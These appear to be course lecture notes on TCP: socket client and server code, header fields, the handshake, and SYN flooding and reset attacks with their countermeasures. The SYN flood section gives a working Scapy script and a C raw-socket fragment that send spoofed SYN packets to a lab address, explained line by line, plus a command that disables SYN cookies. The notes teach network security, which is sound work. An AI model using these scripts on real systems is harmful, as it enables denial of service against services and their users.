TCP and Attacks

TCP

- TCP = Core protocol of Internet Protocol Suite
- Sits on top of IP → provides **reliable & ordered communication**
- Used by applications: Browsers, SSH, Telnet, Email
- Transport Layer Protocols:
    - **TCP** → reliable, ordered
    - **UDP** → lightweight, no reliability/order
- Weakness: No built-in security → vulnerable to eavesdropping, injection, resets, hijacking

How TCP Works

- TCP ensures connection-oriented communication (logical pipes between applications)
- Requires three-way handshake to establish connection
- Applications can send/receive data once connected
- Connections must be closed properly to free resources
- Vulnerabilities: SYN flooding, TCP reset, TCP session hijacking

TCP Client Program (Python)

- #!/bin/env python3
- import socket
- tcp = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
- tcp.connect(('10.0.2.69', 9090))
- tcp.sendall(b"Hello Server!\n")
- tcp.sendall(b"Hello Again!\n")
- tcp.close()

Creates socket → connects to server at 10.0.2.69:9090
Sends two messages
Closes connection

TCP Client Program (C)

- #include <unistd.h>
- #include <stdio.h>
- #include <string.h>
- #include <sys/socket.h>
- #include <arpa/inet.h>
- #include <netinet/in.h>
- int main()
- {
- int sockfd = socket(AF_INET, SOCK_STREAM, 0);
- struct sockaddr_in dest;
- memset(&dest, 0, sizeof(struct sockaddr_in));
- dest.sin_family = AF_INET;
- dest.sin_addr.s_addr = inet_addr("10.0.2.69");
- dest.sin_port = htons(9090);
- connect(sockfd, (struct sockaddr *)&dest, sizeof(struct sockaddr_in));
- char *buffer1 = "Hello Server!\n";
- char *buffer2 = "Hello Again!\n";
- write(sockfd, buffer1, strlen(buffer1));
- write(sockfd, buffer2, strlen(buffer2));
- close(sockfd); return 0; }

- **Step 1: Create a socket**
  int sockfd = socket(AF_INET, SOCK_STREAM, 0);
  Creates a TCP socket using IPv4. Returns a file descriptor (sockfd) to use in further operations.
- **Step 2: Set the destination information**
  Prepare sockaddr_in dest:
- sin_family = AF_INET → IPv4
- sin_addr.s_addr = inet_addr("10.0.2.69") → server IP
- sin_port = htons(9090) → server port (network byte order)
- **Step 3: Connect to the server**
  connect(sockfd, (struct sockaddr *)&dest, sizeof(dest));
  Initiates the TCP three-way handshake with the server.
- **Step 4: Send data to the server**
  Use write(sockfd, buffer, strlen(buffer)); to send messages reliably and in order.
- **Step 5: Close the connection**
  close(sockfd); → sends FIN packet, closes the TCP channel, frees resources.

TCP Server Program (Python)

- #!/bin/env python3 import socket tcp = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
- tcp.bind(("0.0.0.0", 9090))
- tcp.listen()
- conn, addr = tcp.accept()
- with conn:

```
    print('Connected by', addr)
    while True:
      data = conn.recv(1024)
      if not data:
          break
          print(data)
          conn.sendall(b"Got the data!\n")
```

- Server listens on port 9090
- Accepts client connection
- Prints received messages
- Sends acknowledgment back

TCP Server Program (C)

- #include <unistd.h>
- #include <stdio.h>
- #include <string.h>
- #include <sys/socket.h>
- #include <netinet/in.h>
- #include <arpa/inet.h>
- int main()
- { int sockfd, newsockfd;
- struct sockaddr_in my_addr, client_addr;
- char buffer[100];
- sockfd = socket(AF_INET, SOCK_STREAM, 0);

- memset(&my_addr, 0, sizeof(struct sockaddr_in));
- my_addr.sin_family = AF_INET;
- my_addr.sin_port = htons(9090);
- my_addr.sin_addr.s_addr = inet_addr("0.0.0.0");
- bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr_in));
- listen(sockfd, 5);
- int client_len = sizeof(client_addr);
- newsockfd = accept(sockfd, (struct sockaddr *)&client_addr, &client_len);
- memset(buffer, 0, sizeof(buffer));
- int len = read(newsockfd, buffer, 100);
- printf("Received %d bytes: %s", len, buffer);
- close(newsockfd); close(sockfd); return 0; }

- **Step 1: Create a socket**
  sockfd = socket(AF_INET, SOCK_STREAM, 0);
  Creates a listening TCP socket.
- **Step 2: Bind to a port number**
  Fill sockaddr_in my_addr with:
- sin_family = AF_INET
- sin_port = htons(9090)
- sin_addr.s_addr = inet_addr("0.0.0.0") → all interfaces
  bind(sockfd, (struct sockaddr *)&my_addr, sizeof(my_addr));
- **Step 3: Listen for connections**
  listen(sockfd, 5); → socket enters passive mode, backlog of 5 pending requests.
- **Step 4: Accept a connection request**
  newsockfd = accept(sockfd, (struct sockaddr *)&client_addr, &client_len);
  Creates a new socket newsockfd for client communication.
- **Step 5: Read data from the connection**
  read(newsockfd, buffer, 100); → retrieves data from client. Application can process or display.
- **Step 6: Close the connection**
  close(newsockfd); close(sockfd); → end client session and stop listening.

Improved TCP Server (C – Multiple Clients)

- // Listen for connections listen(sockfd, 5);
- int client_len = sizeof(client_addr);
- while (1)
- { newsockfd = accept(sockfd, (struct sockaddr *)&client_addr, &client_len);
- if (fork() == 0)
- { // Child process close (sockfd);
- memset(buffer, 0, sizeof(buffer));
- int len = read(newsockfd, buffer, 100);
- printf("Received %d bytes: %s\n", len, buffer);
- return 0;
- }
- else
- { // Parent process close (newsockfd);
- }
- }

- Allows multiple clients → handled by child processes
- Parent continues accepting new connections
- Each client handled independently

Data Transmission




Figure 6.1: How TCP data are transmitted

Data Transmission: Under the Hood

- **Sender (Client → Server)**
- **Step 1: Buffers Allocated**
  OS creates a **send buffer** for outgoing data.
- **Step 2: Data Placed in Buffer**
  Application writes bytes; TCP decides when to send (batching avoids tiny packets).
- **Step 3: Sequence Numbers Assigned**
  Each byte gets a sequence number; segments carry first byte’s number.
- **Step 4: Segments Transmitted**
  TCP sends according to flow/congestion control; unacked data stay in buffer.

Data Transmission: Under the Hood

- **Receiver (Server ← Client)**
- **Step 1: Buffers Allocated**
  OS creates a **receive buffer** for incoming bytes.
- **Step 2: Data Placed in Buffer**
  Segments are arranged by sequence numbers; out-of-order data held.
- **Step 3: Acknowledgments Sent**
  Receiver replies with next expected sequence number.
- **Step 4: Data Delivered**
  Bytes merged into a stream and given to the application.

TCP Header





Figure 6.2: TCP Header

TCP Header

- **Source & Destination Ports (16 bits each)** – Identify the sending and receiving processes.
- **Sequence Number (32 bits)** – Number of the first byte in the segment.
- **Acknowledgment Number (32 bits)** – Next expected byte (valid when ACK bit is set).
- **Header Length (4 bits)** – Size of header (value × 4 bytes).
- **Code Bits (6 bits: SYN, FIN, ACK, RST, PSH, URG)** – Control connection and data handling.
- **Window Size (16 bits)** – Flow control; how much data receiver can accept.
- **Checksum (16 bits)** – Error-checking for header and payload.
- **Urgent Pointer (16 bits)** – Marks urgent (priority) data when URG flag is set.
- **Options (variable, up to 320 bits)** – Extensions (e.g., Maximum Segment Size).

SYN Flooding attack

TCP three Way Handshake



- Steps:
- Client → SYN (ISN = random initial seq #)
- Server → SYN+ACK (server ISN) — server stores half-open state in SYN queue
- Client → ACK — connection becomes fully established, moved to Accept queue
- **Purpose:** agree on sequence numbers and set up state for reliable delivery.

TCP three Way Handshake

- SYN queue: holds info for half-open connections (waiting for final ACK). Minimal state so server can reply.
- Accept queue: holds fully established connections waiting for accept() to be serviced by application.
- Timeouts & retransmits: server retransmits SYN+ACK a few times (kernel param tcp_synack_retries) before freeing the SYN queue slot.

Retransmission

- Retransmission (from TCP Three-Way Handshake section)
- If the client never sends the final ACK, the server will **retransmit the SYN+ACK packet** a few times.
- Default: 5 retries (net.ipv4.tcp_synack_retries), max 10.
- If final ACK never comes, the half-open connection **times out** and is removed from the SYN queue.
- sysctl -a | grep "synack_retries"
- sudo sysctl -w net.ipv4.tcp_synack_retries=10

emphasize that retransmission prolongs the slot occupancy, which attackers exploit in SYN floods.

TCP three Way Handshake

- **Size of the SYN Queue**
- Determines **how many half-open connections** a server can track simultaneously.
- Larger memory → larger queue → more slots for half-open connections.
- Default in Ubuntu: tcp_max_syn_backlog = 512 (can be changed).
- If attackers can send more SYNs than queue size, new legitimate clients are denied access.
- sysctl net.ipv4.tcp_max_syn_backlog
- sudo sysctl -w net.ipv4.tcp_max_syn_backlog=128

Launching the SYN Flood Attack




Figure 6.4: SYN flooding attack

SYN Flooding Attack

- Attack idea: exhaust SYN queue by sending many SYNs with spoofed source IPs and never completing the handshake.
- Server accumulates half-open entries until queue full → new legitimate clients cannot get in (DoS).
- Attacker advantage: uses small packets (low bandwidth cost) to deny many connections.

Key mechanics:

- Each SYN consumes one slot for a timeout period (e.g., tens of seconds).
- Server retransmits SYN+ACK several times (consumes time) — during which the slot remains occupied.
- If many SYNs arrive faster than slots are freed, the queue saturates.
- Defender helpers: RSTs from real hosts, reserved slots for "proven destinations", SYN cookies (discussed later).

Python SYN Flood Example (Scapy)

- #!/bin/env python3
- from scapy.all import *
- from ipaddress import IPv4Address
- from random import getrandbits
- ip = IP(dst="10.0.2.69")
- tcp = TCP(dport=23, flags='S')
- while True:
-   ip.src = str(IPv4Address(getrandbits(32)))
-   tcp.sport = getrandbits(16)
-   tcp.seq = getrandbits(32)
-   send(ip/tcp, verbose=0)

- #!/bin/env python3
- Shebang: tells the shell to run the script with Python 3 when executed as a program (./script.py). Not required if you run python3 script.py.
- from scapy.all import *
- Imports Scapy’s high-level API (packet classes, send/receive functions, etc.). Scapy lets you construct packets by stacking protocol layers (e.g., IP()/TCP()), inspect them, and inject them onto the network.
- from ipaddress import IPv4Address
- Imports a helper class used to convert a 32-bit integer into a dotted IPv4 string (e.g., 2149583361 → "128.32.10.1"). Useful for generating spoofed source IPs in readable format.
- from random import getrandbits
- Imports getrandbits(n), which returns a nonnegative integer with n random bits. Used to generate random IPs, ports, and sequence numbers.
- ip = IP(dst="10.0.2.69")
- Creates an **IP header template** with the destination address set to 10.0.2.69. Other IP fields (TTL, ID, checksum) will be filled by Scapy or can be set manually before sending.
- tcp = TCP(dport=23, flags='S')
- Creates a **TCP header template** with destination port 23 (Telnet) and the SYN flag set (flags='S'). This makes each packet a TCP connection initiation (SYN) segment.
- while True:
- Starts an infinite loop; the body will repeat forever (until the script is killed).
- ip.src = str(IPv4Address(getrandbits(32)))
- Generates a random 32-bit integer, converts it to an IPv4 dotted-string, and sets it as the packet’s **source IP**. This is **IP spoofing** — packets will appear to come from many different source addresses.
- tcp.sport = getrandbits(16)
- Sets the TCP **source port** to a random 16-bit integer. Source ports are normally ephemeral; here they’re randomized for each packet.
- tcp.seq = getrandbits(32)
- Sets the TCP **sequence number** to a random 32-bit value. In normal TCP, sequence numbers are chosen per-connection. Here they’re random because packets are spoofed/independent.
- send(ip/tcp, verbose=0)
- Combines the IP and TCP layers into one packet (ip/tcp) and sends it on the network using Scapy’s send() (which sends at layer 3, i.e., builds the link layer as needed). verbose=0 suppresses Scapy’s console output. send() will craft the final byte stream (including checksums, unless you manually override) and inject it out of the system’s network interface.

Python SYN Flood Example (Scapy)

- Continuously crafts and transmits TCP SYN packets to 10.0.2.69:23.
- Each packet has a random source IP, random source port, and random sequence number — i.e., the packets are spoofed and do not belong to real, complete TCP handshakes.
- Repeating many such SYNs is the basic pattern of a SYN-flood style test/demonstration: it generates many half-open connection attempts at the target.

Observing the Attack — commands & expected output

- netstat -tna | grep SYN_RECV
- netstat -tna | grep SYN_RECV | wc –l

- Example output lines show 10.0.2.69:23 <randomIP>:<port> SYN_RECV.
- Verification: legitimate telnet to victim times out while SYN queue full. top shows low CPU — denial via queue exhaustion, not resource exhaustion.

Real-World Issues That Affect Attack Success

- **TCP cache / proven destinations:** kernel may reserve slots for previously seen clients (can make some IPs “immune”). Clear with ip tcp_metrics flush.
- **SYN+ACK retransmit behavior:** tcp_synack_retries controls retries before timeout. More retries → slots held longer.
- **RSTs from spoof targets:** some networks send RSTs for unsolicited SYN+ACKs, which remove entries — defenders benefit.
- **Rate & speed:** Python/Scapy may be too slow; C raw sockets send much faster.

Faster Attack: C Raw-Socket Spoofing

- // Prepare TCP header:
- tcp->tcp_sport = rand();
- tcp->tcp_dport = htons(DEST_PORT);
- tcp->tcp_seq = rand();
- tcp->tcp_offx2 = 0x50;
- tcp->tcp_flags = TH_SYN;
- tcp->tcp_win = htons(20000);
- // Prepare IP header:
- ip->iph_vhl = 0x45;
- ip->iph_len = htons(...);
- ip->iph_id = rand();
- ip->iph_ttl = 50;
- ip->iph_protocol = IPPROTO_TCP;
- ip->iph_sourceip = (uint32_t)random(); // spoof
- ip->iph_destip = inet_addr(DEST_IP);
- // checksum & send
- tcp->tcp_sum = calculate_tcp_checksum(ip);
- send_raw_ip_packet(ip);

Prepare TCP header

- tcp->tcp_sport = rand();Set a random source port (makes each packet look different).
- tcp->tcp_dport = htons(DEST_PORT);Set the destination port (victim service, e.g., 23).
- htons() → network byte order.tcp->tcp_seq = rand();Random sequence number for this SYN packet.
- tcp->tcp_offx2 = 0x50;TCP header length = 20 bytes (no options). 0x50 encodes Version/Header-Len.
- tcp->tcp_flags = TH_SYN;Set SYN flag → this packet is a connection-initiation.
- tcp->tcp_win = htons(20000);Advertise a receive window of 20,000 bytes (network byte order).

this block builds a SYN (connection-start) TCP header with randomized source info so each packet looks like an independent connection attempt.

Prepare IP header, checksum, and send

- **ip->iph_vhl = 0x45;**

IPv4, IP header length = 20 bytes (no IP options).

- **ip->iph_len = htons(...);**

Total IP packet length (IP header + TCP header + payload).

- **ip->iph_id = rand(); ip->iph_ttl = 50; ip->iph_protocol = IPPROTO_TCP;**

Random IP ID, TTL (how many hops), and protocol = TCP.

- **ip->iph_sourceip = (uint32_t)random(); // spoof**

Random **spoofed source IP** — replies go to this fake address.

- **ip->iph_destip = inet_addr(DEST_IP);**

Packet destination = victim IP.

- **tcp->tcp_sum = calculate_tcp_checksum(ip);**

Compute TCP checksum (uses pseudo-header including IP addresses).

- **send_raw_ip_packet(ip);**

Send the full IP+TCP packet via a raw socket (IP_HDRINCL) onto the network.

this block fills the IP header (including a spoofed source), fixes checksums, and injects the crafted SYN packet into the network.

Countermeasure: SYN Cookies (how they work)

- Idea: do NOT allocate SYN queue slots when backlog is exhausted. Instead:
- Server sends SYN+ACK with ISN = cookie (a keyed hash encoding IP/ports/other info).
- No server state kept. When ACK arrives with cookie+1, server recomputes cookie to validate and only then allocates state.
- Benefit: prevents SYN queue exhaustion even under spoofed SYN flood. Attackers without secret cannot forge valid ACKs.

SYN Cookies: pros, cons & OS behavior

- Pros: effective mitigation against classic SYN floods; minimal state until client proves legitimacy.
- Cons / tradeoffs: some TCP options cannot be negotiated (e.g., large TCP options) when cookies are used; more CPU per completed connection for cookie verification.
- Linux: net.ipv4.tcp_syncookies is enabled by default and becomes active when kernel detects backlog exhaustion.
- sysctl net.ipv4.tcp_syncookies
- sudo sysctl -w net.ipv4.tcp_syncookies=0 # disable (only for lab testing)

Additional Defenses & Hardening

- Enable SYN cookies (default on many systems).
- Increase backlog / tune timeouts (e.g., tcp_max_syn_backlog, tcp_synack_retries) — only a band-aid; may raise resource needs.
- Rate-limit SYNs via firewall (iptables/nftables) or QoS (limit per source IP/rate).
- TCP connection filtering: block obviously spoofed traffic or apply ingress filtering (BCP38) at ISP.
- Use load-balancers / SYN proxy that validate handshakes before forwarding.
- Network-level mitigation: upstream scrubbing services for large attacks.

TCP Reset Attack

TCP Reset Attack-Closing TCP Connections

- Goal: break an existing TCP connection between two hosts by sending a forged TCP RST packet.
- Why it works: an RST immediately closes a connection if accepted by the receiver.
- Key requirement: attacker must forge packet fields so the receiver believes it came from one of the endpoints.




Figure 6.5: TCP FIN Protocol

TCP Reset Attack-Closing TCP Connections

- Graceful close (FIN): A → FIN → B replies ACK → later B → FIN → A replies ACK → connection closed.
- Abrupt close (RST): a single TCP packet with RST breaks the connection immediately.
- RST use-cases: error handling, aborts, and cleaning half-open connections (e.g., replies to unexpected SYN+ACK).

How the Attack Works

- Spoof an RST: send a packet appearing to come from A to B (or B to A) with TCP flags=RST.
- Fields that must match: source IP, source port, destination IP, destination port (the 4-tuple).
- Sequence number: must fall within the receiver’s acceptable window (practical requirement may be stricter).
- If correct: receiver accepts RST → connection closed; if incorrect → RST ignored.

